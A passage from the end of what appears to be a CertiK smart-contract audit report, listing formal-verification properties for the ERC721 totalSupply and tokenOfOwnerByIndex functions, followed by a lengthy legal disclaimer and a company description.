```

erc721-totalsupply-change-state

Function `totalSupply` Does Not Change the Contract's State. The `totalSupply` function in contract contract must not change any state variables. Specification:

```
[](willSucceed(contract.totalSupply) ==> <>(finished(contract.totalSupply, _total
      == old(_total) && _balances == old(_balances) && other_state_variables ==
      old(other_state_variables))))
```

Properties related to function `tokenOfOwnerByIndex`

erc721-tokenofownerbyindex-revert

Function `tokenOfOwnerByIndex` Correctly Fails on Token Owner Indices Greater as the Owner Balance. All calls of the form `tokenOfOwnerByIndex(owner, index)` must fail for token owner index `index` that are greater than the owner's balance. Specification:

```
[](started(contract.tokenOfOwnerByIndex(owner, index), _balances[owner]<=index ||
    owner==address(0)) ==> <> reverted(contract.tokenOfOwnerByIndex))
```

DISCLAIMER | CERTIK

This report is subject to the terms and conditions (including without limitation, description of services, confidentiality, disclaimer and limitation of liability) set forth in the Services Agreement, or the scope of services, and terms and conditions provided to you ("Customer" or the "Company") in connection with the Agreement. This report provided in connection with the Services set forth in the Agreement shall be used by the Company only to the extent permitted under the terms and conditions set forth in the Agreement. This report may not be transmitted, disclosed, referred to or relied upon by any person for any purposes, nor may copies be delivered to any other person other than the Company, without CertiK's prior written consent in each instance.

This report is not, nor should be considered, an "endorsement" or "disapproval" of any particular project or team. This report is not, nor should be considered, an indication of the economics or value of any "product" or "asset" created by any team or project that contracts CertiK to perform a security assessment. This report does not provide any warranty or guarantee regarding the absolute bug-free nature of the technology analyzed, nor do they provide any indication of the technologies proprietors, business, business model or legal compliance.

This report should not be used in any way to make decisions around investment or involvement with any particular project. This report in no way provides investment advice, nor should be leveraged as investment advice of any sort. This report represents an extensive assessing process intending to help our customers increase the quality of their code while reducing the high level of risk presented by cryptographic tokens and blockchain technology.

Blockchain technology and cryptographic assets present a high level of ongoing risk. CertiK's position is that each company and individual are responsible for their own due diligence and continuous security. CertiK's goal is to help reduce the attack vectors and the high level of variance associated with utilizing new and consistently changing technologies, and in no way claims any guarantee of security or functionality of the technology we agree to analyze.

The assessment services provided by CertiK is subject to dependencies and under continuing development. You agree that your access and/or use, including but not limited to any services, reports, and materials, will be at your sole risk on an as-is, where-is, and as-available basis. Cryptographic tokens are emergent technologies and carry with them high levels of technical risk and uncertainty. The assessment reports could include false positives, false negatives, and other unpredictable results. The services may access, and depend upon, multiple layers of third-parties.

ALL SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF ARE PROVIDED "AS IS" AND "AS AVAILABLE" AND WITH ALL FAULTS AND DEFECTS WITHOUT WARRANTY OF ANY KIND. TO THE MAXIMUM EXTENT PERMITTED UNDER APPLICABLE LAW, CERTIK HEREBY DISCLAIMS ALL WARRANTIES, WHETHER EXPRESS, IMPLIED, STATUTORY, OR OTHERWISE WITH RESPECT TO THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS. WITHOUT LIMITING THE FOREGOING, CERTIK SPECIFICALLY DISCLAIMS ALL IMPLIED WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE, TITLE AND NON-INFRINGEMENT, AND ALL WARRANTIES ARISING FROM COURSE OF DEALING, USAGE, OR TRADE PRACTICE. WITHOUT LIMITING THE FOREGOING, CERTIK MAKES NO WARRANTY OF ANY KIND THAT THE SERVICES, THE LABELS, THE ASSESSMENT REPORT, WORK PRODUCT, OR OTHER MATERIALS, OR ANY PRODUCTS OR RESULTS OF THE USE THEREOF, WILL MEET CUSTOMER'S OR ANY OTHER PERSON'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULT, BE COMPATIBLE OR WORK WITH ANY SOFTWARE, SYSTEM, OR OTHER SERVICES, OR BE SECURE, ACCURATE, COMPLETE, FREE OF HARMFUL CODE, OR ERROR-FREE. WITHOUT LIMITATION TO THE FOREGOING, CERTIK PROVIDES NO WARRANTY OR

UNDERTAKING, AND MAKES NO REPRESENTATION OF ANY KIND THAT THE SERVICE WILL MEET CUSTOMER'S REQUIREMENTS, ACHIEVE ANY INTENDED RESULTS, BE COMPATIBLE OR WORK WITH ANY OTHER SOFTWARE, APPLICATIONS, SYSTEMS OR SERVICES, OPERATE WITHOUT INTERRUPTION, MEET ANY PERFORMANCE OR RELIABILITY STANDARDS OR BE ERROR FREE OR THAT ANY ERRORS OR DEFECTS CAN OR WILL BE CORRECTED.

WITHOUT LIMITING THE FOREGOING, NEITHER CERTIK NOR ANY OF CERTIK'S AGENTS MAKES ANY REPRESENTATION OR WARRANTY OF ANY KIND, EXPRESS OR IMPLIED AS TO THE ACCURACY, RELIABILITY, OR CURRENCY OF ANY INFORMATION OR CONTENT PROVIDED THROUGH THE SERVICE. CERTIK WILL ASSUME NO LIABILITY OR RESPONSIBILITY FOR (I) ANY ERRORS, MISTAKES, OR INACCURACIES OF CONTENT AND MATERIALS OR FOR ANY LOSS OR DAMAGE OF ANY KIND INCURRED AS A RESULT OF THE USE OF ANY CONTENT, OR (II) ANY PERSONAL INJURY OR PROPERTY DAMAGE, OF ANY NATURE WHATSOEVER, RESULTING FROM CUSTOMER'S ACCESS TO OR USE OF THE SERVICES, ASSESSMENT REPORT, OR OTHER MATERIALS.

ALL THIRD-PARTY MATERIALS ARE PROVIDED "AS IS" AND ANY REPRESENTATION OR WARRANTY OF OR CONCERNING ANY THIRD-PARTY MATERIALS IS STRICTLY BETWEEN CUSTOMER AND THE THIRD-PARTY OWNER OR DISTRIBUTOR OF THE THIRD-PARTY MATERIALS.

THE SERVICES, ASSESSMENT REPORT, AND ANY OTHER MATERIALS HEREUNDER ARE SOLELY PROVIDED TO CUSTOMER AND MAY NOT BE RELIED ON BY ANY OTHER PERSON OR FOR ANY PURPOSE NOT SPECIFICALLY IDENTIFIED IN THIS AGREEMENT, NOR MAY COPIES BE DELIVERED TO, ANY OTHER PERSON WITHOUT CERTIK'S PRIOR WRITTEN CONSENT IN EACH INSTANCE.

NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH SERVICES, ASSESSMENT REPORT, AND ANY ACCOMPANYING MATERIALS.

THE REPRESENTATIONS AND WARRANTIES OF CERTIK CONTAINED IN THIS AGREEMENT ARE SOLELY FOR THE BENEFIT OF CUSTOMER. ACCORDINGLY, NO THIRD PARTY OR ANYONE ACTING ON BEHALF OF ANY THEREOF, SHALL BE A THIRD PARTY OR OTHER BENEFICIARY OF SUCH REPRESENTATIONS AND WARRANTIES AND NO SUCH THIRD PARTY SHALL HAVE ANY RIGHTS OF CONTRIBUTION AGAINST CERTIK WITH RESPECT TO SUCH REPRESENTATIONS OR WARRANTIES OR ANY MATTER SUBJECT TO OR RESULTING IN INDEMNIFICATION UNDER THIS AGREEMENT OR OTHERWISE.

FOR AVOIDANCE OF DOUBT, THE SERVICES, INCLUDING ANY ASSOCIATED ASSESSMENT REPORTS OR MATERIALS, SHALL NOT BE CONSIDERED OR RELIED UPON AS ANY FORM OF FINANCIAL, TAX, LEGAL, REGULATORY, OR OTHER ADVICE.

CertiK | Securing the Web3 World

Founded in 2017 by leading academics in the field of Computer Science from both Yale and Columbia University, CertiK is a leading blockchain security company that serves to verify the security and correctness of smart contracts and blockchain-based protocols. Through the utilization of our world-class technical expertise, alongside our proprietary, innovative tech, we're able to support the success of our clients with best-in-class security, all whilst realizing our overarching vision; provable trust for all throughout all facets of blockchain.